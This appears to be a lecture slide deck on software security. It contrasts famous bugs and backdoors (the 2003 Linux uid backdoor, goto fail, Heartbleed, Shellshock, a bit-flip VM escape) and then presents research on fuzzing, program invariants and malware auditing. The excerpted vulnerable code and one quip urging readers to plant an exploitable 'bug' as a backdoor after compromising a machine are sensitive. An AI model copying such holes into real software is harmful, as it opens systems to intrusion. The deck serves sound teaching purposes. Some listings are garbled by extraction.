
Activity: A Bug or Malware?



Finding malware is like finding a needle in a haystack, but without knowing what a needle looks like.

Let's define malware

- Bad (malicious) software
- Examples: Viruses, Worms, Trojan Horses, Rootkits, Backdoors, Adware, Spyware, Keyloggers, Dialers, Ransomware...



Let's define a "bug"

- Unintentional error, flaw, failure, fault
- Examples: Rounding errors, null pointers, infinite loops, stack overflows, race conditions, memory leaks, business logic flaws...
- Is a software bug malware?
 - What if I added the bug intentionally?

Google search results for "define software bug". The search bar shows the query. Below it, a navigation bar includes Web, Images, News, Shopping, Videos, More, and Search tools. A link to the first result, "Software bug - Wikipedia, the free encyclopedia", is shown with a thumbnail image of two people working at a computer. The snippet describes a software bug as an error that causes a program to behave unexpectedly. Other results include links to Techopedia and WhatIs.com, each providing a definition of a software bug.

A bug or malware?

- Context: Found in a CVS commit to the Linux Kernel source

```
if ((options == (__WCLONE|__WALL) ) && (current->uid = 0))  
    retval = -EINVAL;
```

Hint: This never executes...

= vs. == is a subtle yet important difference!
Would grant root privilege to any user that knew
how to trigger this condition.

Malware: Linux Backdoor Attempt (2003)

- <https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003/>

```
if ((options == (__WCLONE|__WALL) ) && (current->uid = 0))
```

Hint: This never executes...

"=" vs. "==" is a subtle yet important difference!
Would grant root privilege to any user that knew
how to trigger this condition.

A bug or malware?

```
-           if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
600 +
601 +           if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
602             goto fail;
603         if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
604             goto fail;
...
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
617
618     hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
619     hashOut.length = SSL_SHA1_DIGEST_LEN;
-   if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
620 +   if ((err = SSLFreeBuffer(&hashCtx)) != 0)
621     goto fail;
622
-   if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
623 +   if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
624     goto fail;
625     if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
626     goto fail;
...
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
628     goto fail;
629     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
630     goto fail;
631 +   goto fail;
632     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
633     goto fail;
634
```

A bug or malware?

Always goto fail

Never does the check to verify server authenticity...

```
-           if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
+
+           if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
+               goto fail;
+           if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
+               goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
+
+           hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
+           hashOut.length = SSL_SHA1_DIGEST_LEN;
-           if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+           if ((err = SSLFreeBuffer(&hashCtx)) != 0)
+               goto fail;
-
-           if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+           if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
+               goto fail;
+           if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
+               goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
+
+           goto fail;
+           if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
+               goto fail;
+           goto fail;
+           if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
+               goto fail;
```

Bug?: Apple SSL CVE-2014-1266

```
-           if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
+
+           if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
+               goto fail;
+           if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
+               goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
+
+           hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
+           hashOut.length = SSL_SHA1_DIGEST_LEN;
-           if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+           if ((err = SSLFreeBuffer(&hashCtx)) != 0)
+               goto fail;
-
-           if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+           if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
+               goto fail;
+           if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
+               goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
+
+           goto fail;
+           if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
+               goto fail;
+           goto fail;
+           if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
+               goto fail;
```

Always goto fail

Never does the check to verify server authenticity...

- Should have been caught by automated tools
- Survived almost a year
- Affected OSX and iOS

A bug or malware?

```
3969     unsigned int payload;
3970     unsigned int padding = 16; /* Use minimum padding */
3971
3972     /* Read type and payload length first */
3973     hbttype = *p++;
3974     n2s(p, payload);
3975     p1 = p;
3976
3977     if (s->msg_callback)
3978         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
3979                         &s->s3->rrec.data[0], s->s3->rrec.length,
3980                         s, s->msg_callback_arg);
3981
3982     if (hbttype == TLS1_HB_REQUEST)
3983     {
3984         unsigned char *buffer, *bp;
3985         int r;
3986
3987         /* Allocate memory for the response, size is 1 bytes
3988          * message type, plus 2 bytes payload length, plus
3989          * payload, plus padding
3990          */
3991         buffer = OPENSSL_malloc(1 + 2 + payload + padding);
3992         bp = buffer;
3993
3994         /* Enter response type, length and copy payload */
3995         *bp++ = TLS1_HB_RESPONSE;
3996         s2n(payload, bp);
3997         memcpy(bp, p1, payload);
```

Hint: More SSL fun...

Bug (I hope): Heartbleed

- Much less obvious
- Survived several code audits
- Live for ~2 years

Heartbeat message size controlled by the attacker...

Response size also controlled by the attacker...

Reads too much data!

```
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */


/* Read type and payload length first */
htype = *p++;
n2s(p, payload);
p1 = p;

if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                    &s->s3->rrec.data[0], s->s3->rrec.length,
                    s, s->msg_callback_arg);

if (htype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 bytes
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;
    bp += 1; /* message type */

    /* Enter response type, length and copy payload */
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);
    memcpy(bp, p1, payload);
}
```



"Catastrophic" is the right word. On the scale of 1 to 10, this is an 11.

-Bruce Schneier

A bug or malware?

Hint...

```
178 /* Parse and execute the commands in STRING. Returns whatever
179  execute_command () returns. This frees STRING. FLAGS is a
180  flags word; look in common.h for the possible values. Actions
181  are:
182  (flags & SEVAL_NONINT) -> interactive = 0;
183  (flags & SEVAL_INTERACT) -> interactive = 1;
184  (flags & SEVAL_NOHIST) -> call bash_history_disable ()
185  (flags & SEVAL_NOREE) -> don't free STRING when finished
186  (flags & SEVAL_RESETLINE) -> reset line_number to 1
187 */
188 int
189 parse_and_execute (string, from_file, flags)
190 {
191   char *string;
192   const char *from_file;
193   int flags;
194 {
...  
  
Fix adds:  
+ #define SEVAL_FUNCDEF 0x0800      /* only allow function definitions */
+ #define SEVAL_ONECMD 0x100        /* only allow a single command */  
  
Missing some input validation checks...
```

```
315 /* Initialize the shell variables from the current environment.
316  If PRIVMODE is nonzero, don't import functions from ENV or
317  parse $$SHELLOPTS. */
318 void
319 initialize_shell_variables (env, privmode)
320 {
321   char **env;
322   int privmode;
323   char *name, *string, *temp_string;
324   int c, char_index, string_index, string_length, ro;
325   SHELL_VAR *temp_var;
326
327   create_variable_tables ();
328
329   for (string_index = 0; string = env[string_index++]; )
330   {
331     char_index = 0;
332     name = string;
333     while ((c = *string++) && c != '=')
334     ;
335     if (string[-1] == '=')
336       char_index = string - name - 1;
337
338     /* If there are weird things in the environment, like `=xxx` or a
339      string without an '=', just skip them. */
340     if (char_index == 0)
341       continue;
342
343     /* ASSERT(name[char_index] == '=') */
344     name[char_index] = '\0';
345
346     /* Now, name = env variable name, string = env variable value, and
347      char_index == strlen (name) */
348
349     temp_var = (SHELL_VAR *)NULL;
350
351     /* If exported function, define it now. Don't import functions from
352      the environment in privileged mode. */
353     if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {}", string, 4))
354     {
355       string_length = strlen (string);
356       temp_string = (char *)xmalloc (3 + string_length + char_index);
357
358       strcpy (temp_string, name);
359       temp_string[char_index] = '=';
360       strcpy (temp_string + char_index + 1, string);
361
362       if (posixly_correct == 0 || legal_identifier (name))
363         parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
```

Bug (probably): Shellshock CVE-2014-6271/7169

- Bug is due to the absence of code (validation checks)
- Present for 25 years!?
- Even more complicated to find
- Still learning the extent of this bug

Bug (probably): Shellshock CVE-2014-6271/7169





A bug or malware?

```
class A {           class B {  
    A a1;           A a1;  
    A a2;           A a2;  
    B b;            A a3;  
    A a4;           A a4;  
    A a5;           A a5;  
    int i;          A a6;  
    A a7;           A a7;  
};                 };
```

Malware: VM escape using bit flips

- Govindavajhala, S.; Appel, AW., "Using memory errors to attack a virtual machine," *Proceedings of IEEE Symposium on Security and Privacy*, pp.154-165, May 2003.

```
class A {           class B {  
    A a1;  
    A a2;  
    B b;  
    A a4;  
    A a5;  
    int i;  
    A a7;  
};               };  
  
A p;  
B q;  
int offset = 6 * 4;  
void write(int address, int value) {  
    p.i = address - offset ;  
    q.a6.i = value ;  
}
```




Wait for a bit flip to obtain two pointers of incompatible types that point to the same location to circumvent the type system and execute arbitrary code in the program address space.

So what's your point?

- Both bugs and malware have catastrophic consequences
- Some bugs are indistinguishable from malware
 - Plausible deniability, malicious intent cannot be determined from code
- Some issues can be found automatically, but not all
- Novel attacks can be extremely hard to detect

Are we doing ourselves a disservice by labeling these as separate problems?



Next time you compromise a machine try dropping a program with an exploitable “bug” as the backdoor.

Remember: Security is a process, not a product



Our opponent

- Time
- Evolution of malware

“...IA > AI, that is, that intelligence amplifying systems can, at any given level of available systems technology, beat AI systems. That is, a machine and a mind can beat a mind-imitating machine working by itself.”

– Fred Brooks

Lab 9: Auditing Android Application for Malware

- ConnectBotBad
 - Several thousand lines of source code
 - Has multiple malwares
 - Work smarter not harder
 - Use control flow, data flow, program slices to test hypotheses
 - Leverage some knowledge of Android APIs to search sensitive interactions
- FlashBang
 - Example from the wild (but decompiled and refactored for this lab)
 - Try auditing the source code version
 - Try auditing the binary version


Tips:

- Work smarter not harder
- Use the OODA loop process (hypothesis malware, query + investigate, repeat)
- Leverage some domain knowledge of Android Components (Activities, Services, Broadcast Receivers Content Providers):
<https://developer.android.com/guide/components/fundamentals.html>
- Leverage some domain knowledge of Android Permission Protected APIs:
<https://developer.android.com/reference/android/Manifest.permission.html>
 - Atlas Android Essentials Toolbox Project: <https://ensoftcorp.github.io/android-essentials-toolbox/>

My Approach (Ongoing Research)


A New Approach

- Statically-informed Dynamic Analysis
 - Human selects events of interest
 - Static computation of relevant behaviors
 - Automatic program modifications prevent execution of irrelevant behaviors
 - Automatic generation of skeleton test harness for targeted dynamic analysis



A New Approach

- Dynamically-informed Static Analysis
 - Human completes test harness by adapting fuzzer inputs to program inputs
 - Guided fuzzer drives input generation on modified program
 - Dynamic invariant detection is performed only on relevant execution traces
 - Static program graph is annotated with behavior-relevant invariants



Revisit: What is monitored in the program?

Program Invariants

"Programmers have invariants in mind ... when they write or otherwise manipulate programs: they have an idea of how the system works or is intended to work, how the data structures are laid out and related to one another, and the like. Regrettably, these notions are rarely written down..." ~ Michael Ernst

Program Invariant:

- "a property that is true at a particular program point or points" [Ernst 2000]
- "a property of a program that is always true for every possible runtime state of the program" [MIT OpenCourseWare 6.005]

Program invariants are often undocumented assertions made by a programmer that hold the key to reasoning correctly about a software verification task.

<https://ocw.mit.edu/ans7870/6/6.005/s16/classes/13-abstraction-functions-rep-invariants/>

An *invariant* is a property of a program that is always true, for every possible runtime state of the program. Immutability is one crucial invariant that we've already encountered: once created, an immutable object should always represent the same value, for its entire lifetime.


Example:

```
class Point { private int x, y; public int radiusSquared() { return x*x + y*y; } }
```

If `radiusSquared()` has been specified as pure, then for each point *p*, Chicory will output the variables *p.x*, *p.y*, and *p.radiusSquared()*. Use of pure methods can improve the Daikon output, since they represent information that the programmer considered important but that is not necessarily stored in a variable.


Dynamic Invariant Detection

- Daikon: Dynamic Likely Invariant Detection
 - Dynamic analysis only observes feasible paths
 - Program variables are instrumented on all program paths
 - BYO test input strategy, typically used with unit tests or randomized testing
 - Large collection of program invariant patterns (ex: types)
 - Correctness is w.r.t. what was observed. Example: “ $x > 0$ ” may only be true if negative values were never tested.
 - Can be expensive. Instrumentation adds overhead to execution time and invariant detection must employ many logic tricks in order to scale.
 - Tool: <https://plse.cs.washington.edu/daike/>



Recap: Control Flow Graph (CFG)

```
1 public int foo(float f) {  
2     int x = (int) f;  
3     if(x > 100) {  
4         // limit x to 100  
5         x = 100;  
6     }  
7     int y = x % 2;  
8     int z = y * 10;  
9     if(y != 0) { // if y is odd  
10        if(z < 10) {  
11            // round off to zero  
12            x = 0;  
13        }  
14        z = x / (y + 1);  
15    }  
16    return z;  
17 }
```




Proposed by Frances Allen in 1970

- Directed graph of program statements to successor statements

Projected Control Graph (PCG)

- In 2016, Tamrawi proposed a PCG abstraction
 - Defined a graph homomorphism to efficiently group program behaviors into equivalence classes
 - Parameterized by control flow events of interest
 - Only relevant event statements and necessary conditions are retained
- Open source implementation
 - <https://github.com/EnSoftCorp/pcg-toolbox>




Homomorphic Program Invariants

What are the program invariants that hold true with respect to an equivalence class of control flow paths?

What are the values of y when the true path of the $y \neq 0$ branch is taken?

Recall: $y = x \% 2$;
 $y \in \{-1, 0, 1\}$ for all paths
 $y \in \{-1, 1\}$ for the 4 relevant paths

... if y is -1 then division by zero will occur!




Revisit: What is executed in the program?

Targeted Fuzzing

- Do we have to fuzz from the start of the program? No!
- Most techniques necessitate manually developing a harness, which is a natural opportunity to “target” fuzzing on a subset of the program
- Some functions are more natural to fuzz than others (ex: library APIs)
 - Helper functions may depend on state of global variables or complex data structures as parameters
- To generically fuzz a function or set of functions the dependencies must be mocked
 - Fuzzing internal program states (mocked dependencies) may ignore a practical constraint on program state enforced at runtime
 - Human reasoning could be used to add fuzzer input generation constraints

Targeted Dynamic Analysis

- Decouples target code from control and data dependencies by replacing objects with mocked objects
 - Global variables
 - Method parameters passed
 - Method return values
- Mocked objects have no dependencies
- Mocked object values can be programmatically stimulated



Mockingbird: A Framework for Enabling Targeted Dynamic Analysis of Java Programs.

Example Targeted Dynamic Analysis



Mock Specification

```

1  "definition": {
2      "class": "Example$Pet",
3      "method": "getVowelRatio",
4      "instance_variables": [
5          {
6              "name": "name"
7          }
8      ]
9  }
10 }
11 }
12 }
13 }
14 }
15 }
16 }
17 }
18 }
19 }
20 }
21 }
22 }
23 }
24 }
25 }
26 }

```


afl-american Fuzzing Log 2.52b (Interface)

process timing		overall results	
run time	1 days, 14 hrs, 57 min, 37 sec	cycles done	5
last run	1 days, 14 hrs, 57 min, 37 sec	unique coverage	4.20% / 8.32%
last uniq crash	8 days, 22 hrs, 14 min, 2 sec	unit crashes	10
last uniq hang	8 days, 18 hrs, 15 min, 57 sec	uniq hangs	1
cycle progress		map coverage	
new edges on	77* (64.71%)	count coverage	4.60 bits/tuple
path timed out	0 (0.00%)	findings in depth	0 (0.00%)
stage progress		fuzzing statistics	
new edges with 0/0	0 (0.00%)	new edges on	17 (14.29%)
stage excess	1145/1947 (58.81%)	total edges	302K (19 unique)
total excess	624K	total crashes	302K (19 unique)
average excess	0.24/sec (xxxx...)	total timeouts	23 (14.29%)
fuzzing strategy yields		path geometry	
bit flips	31/26.3k, 15/26.2k, 6/26.1k	levels	0
byte swaps	0/26.3k, 0/26.2k, 0/26.1k	parent rev	0
arithmetic	54/181k, 4/4365, 0/138	rand rev	0
known ints	0/21.2k, 0/87.7k, 0/133k	own finds	118
dictionary	0/21.2k, 0/87.7k, 0/133k	imported	n/a
hashes	0/21.2k, 0/87.7k, 0/133k	stability	95.21%
trim	6.27%/905, 0.00%	{cpu0@1: 34%}	

Revisit (Again): What is executed in the program?


Restricted Program Fuzzing

- A fuzzer could be made smarter by changing the program being fuzzed
- Statically compute a program restricted to code relevant to a crash
 - Assumes some knowledge of relevant crash events can be specified *a priori*
 - Example: Compute program slice and retain only crash relevant program statements
 - Example: Compute PCG of crash events and abort on paths that do not lead to crash events
- Faster execution
- Subset of all program behaviors



New Approach Workflow

- *Human*: Identify potentially interesting program behaviors
- *Machine*: Generate a program that *restricts* execution to the identified behaviors and *instruments* program points on interesting paths
- *Human*: Targets dynamic analysis at a particular program entry point
- *Machine*: Fuzz and produce invariants
 - Generate test inputs for given entry point and guide test generation based on execution feedback
 - Output *invariants* of interesting program behaviors
- *Human*: Repeat process to improve human comprehension of program




Motivating Example

- Is this program bug free?
- Could a division by zero error occur on line 24?
- What conditions are relevant to verifying the program?
- If the program is buggy, what inputs are required to produce the error?
- What input constraints must be satisfied to produce the error?
- Is there a family of buggy inputs?

```
1 public class Toy {
2     public static void main(String[] args) throws Exception {
3         FileInputStream input = new FileInputStream(args[0]);
4         int x = input.read() % 256; // x = -1 to 255
5         int y = input.read() % 256; // y = -1 to 255
6         int z = input.read() % 256; // z = -1 to 255
7
8         int a = x;
9         int b = y;
10        int c = z;
11
12        if(y < 128) {
13            if(x > 5) {
14                c = 0;
15                expensive();
16            }
17            expensive();
18            if(x < 5) {
19                b = a - b;
20            }
21            c = b;
22            int d = c + 1;
23            if(y % 2 == 0) {
24                System.out.println(x / d);
25            } else {
26                System.out.println(d);
27                expensive();
28            }
29        }
30        expensive();
31    }
32 }
```


Program Modifications (1)

- Technique 1 - Aborting Irrelevant Path Execution
 - Only modification needed to compute behavior-relevant invariants
 - Inject an abort signal at the start of an irrelevant path
 - Insert an *abort-irrelevant* signal before any statement in the CFG that is a successor of a branch reachable from a reverse step in the PCG from the \perp , omitting events
 - Optionally, insert an *abort-relevant* signal after events reachable in a reverse step of the PCG from the \perp



Program Modifications (2)

- Technique 2 - Eliding Irrelevant Statements
 - Not strictly necessary
 - Improves fuzzing speed
 - Program slice computes relevant control and data flow events
 - Elide irrelevant statements by injecting a pair of goto and label statements.
 - Specifically, for any edge in the PCG that is not in the CFG add a label before the successor node and a goto label statement after the predecessor node.




Program Modifications (3)

- Technique 3 – Injecting Fail Early Assertions

- Not strictly necessary

- Can be used to further restrict relevance to a value at a statement. Example assert($d \neq 0$) before the statement `print(x / d)`.
 - Can also be used to improve fuzzing speed by preventing execution of relevant statements.
 - Specifically, for each condition in the PCG, insert an *assert-relevant(condition)* statement at the location of the last reaching definition of the condition variables.



```

1 public class Toy {
2     public static void main(String[] args) throws Exception {
3         FileInputStream input = new FileInputStream(args[0]);
4         int x = input.read() % 256; // x = -1 to 255
5         int y = input.read() % 256; // y = -1 to 255
6         int z = input.read() % 256; // z = -1 to 255
7
8         int a = x;
9         int b = y;
10        int c = z;
11
12        if(y < 128) {
13            if(x > 5) {
14                c = 0;
15                expensive();
16            }
17            expensive();
18            if(x < 5) {
19                b = a - b;
20            }
21            c = b;
22            int d = c + 1;
23            if(y % 2 == 0) {
24                System.out.println(x / d);
25            } else {
26                System.out.println(d);
27                expensive();
28            }
29        }
30        expensive();
31    }
32 }

1 public class Toy {
2     public static void main(String[] args) throws Exception {
3         FileInputStream input = new FileInputStream(args[0]);
4         int x = input.read() % 256; // x = -1 to 255
5         int y = input.read() % 256; // y = -1 to 255
6         assert_relevant(y < 128 && y % 2 == 0);
